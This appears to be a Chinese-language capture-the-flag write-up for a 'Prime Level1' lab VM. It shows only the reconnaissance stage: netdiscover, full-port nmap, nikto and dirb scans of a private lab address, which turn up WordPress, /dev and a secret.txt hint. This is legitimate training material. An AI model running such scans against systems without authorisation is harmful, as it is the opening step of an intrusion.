
Prime-Level1


导入虚拟机显示这个界面。



find password.txt file in my directo


初始访问

首先找它的ip 执行netdiscover命令



```
┌──(root㉿akil)-[/home/akil/桌面]
└─# netdiscover -r 192.168.134.0/24
```

本机IP是.129，所以target机器的IP应该是.128




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 7 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 420
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.134.1   00:50:56:c0:00:01      4     240  VMware, Inc.
 192.168.134.128 00:0c:29:24:f7:4a      2     120  VMware, Inc.
 192.168.134.254 00:50:56:f0:0d:79      1      60  VMware, Inc.
```

信息搜集


使用nmap 扫描

script命令用来记录屏幕输出->指定文件



```
└─# script -a -c "nmap -A -v -p- 192.168.134.128" nmap1.pwn
Script started, output log file is 'nmap1.pwn'.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-13 22:45 CST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 22:45
Completed NSE at 22:45, 0.00s elapsed
```

扫描结果：




```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 8d:c5:20:23:ab:10:ca:de:e2:fb:e5:cd:4d:2d:4d:72 (RSA)
|   256 94:9c:f8:6f:5c:f1:4c:11:95:7f:0a:2c:34:76:50:0b (ECDSA)
|_  256 4b:f6:f1:25:b6:13:26:d4:fc:9e:b0:72:9f:f4:69:68 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: HacknPentest
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:24:F7:4A (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 177.253 days (since Mon Jan 17 16:41:53 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

开启了22端口/ssh和80/http服务

有http先进


先nikto扫下http



```
└─# script -a -c "nikto -h http://192.168.134.128:80" nikto80.pwn
Script started, output log file is 'nikto80.pwn'.
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.134.128
+ Target Hostname:    192.168.134.128
+ Target Port:        80
+ Start Time:         2022-07-13 23:02:10 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the use
r agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user age
nt to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). A
pache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause
false positives.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7915 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2022-07-13 23:03:09 (GMT8) (59 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
Script done.
```

再用dirb进行下目录扫描


（部分结果



```
└─# dirb http://192.168.134.128:80

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jul 13 23:05:00 2022
URL_BASE: http://192.168.134.128:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.134.128:80/ ----

+ http://192.168.134.128:80/dev (CODE:200|SIZE:131)
+ http://192.168.134.128:80/index.php (CODE:200|SIZE:136)

==> DIRECTORY: http://192.168.134.128:80/javascript/
+ http://192.168.134.128:80/server-status (CODE:403|SIZE:303)

==> DIRECTORY: http://192.168.134.128:80/wordpress/

---- Entering directory: http://192.168.134.128:80/javascript/ ----


==> DIRECTORY: http://192.168.134.128:80/javascript/jquery/

---- Entering directory: http://192.168.134.128:80/wordpress/ ----

+ http://192.168.134.128:80/wordpress/index.php (CODE:301|SIZE:0)

==> DIRECTORY: http://192.168.134.128:80/wordpress/wp-admin/

==> DIRECTORY: http://192.168.134.128:80/wordpress/wp-content/

==> DIRECTORY: http://192.168.134.128:80/wordpress/wp-includes/
+ http://192.168.134.128:80/wordpress/xmlrpc.php (CODE:405|SIZE:42)
```

应该是架了wordpress服务


看到/dev目录是200，访问下



```
hello,

now you are at level 0 stage.

In real life pentesting we should use our tools to dig on a web very hard.

Happy hacking.
```

它说我level0了 想要进一步还得dig ok

继续访问下个200




这样一个初始界面

初始界面没啥用

那只能继续dig，继续用dirb

针对一些特殊文件后缀名集中扫描一下


发现了一个secret.txt



```
└─# dirb http://192.168.134.128:80 -X .txt,.php,.html,.zip

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jul 13 23:13:27 2022
URL_BASE: http://192.168.134.128:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.txt,.php,.html,.zip) | (.txt)(.php)(.html)(.zip) [NUM = 4]

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.134.128:80/ ----

+ http://192.168.134.128:80/image.php (CODE:200|SIZE:147)
+ http://192.168.134.128:80/index.php (CODE:200|SIZE:136)
+ http://192.168.134.128:80/secret.txt (CODE:200|SIZE:412)
```

访问之

它让我Fuzz。。。行口巴

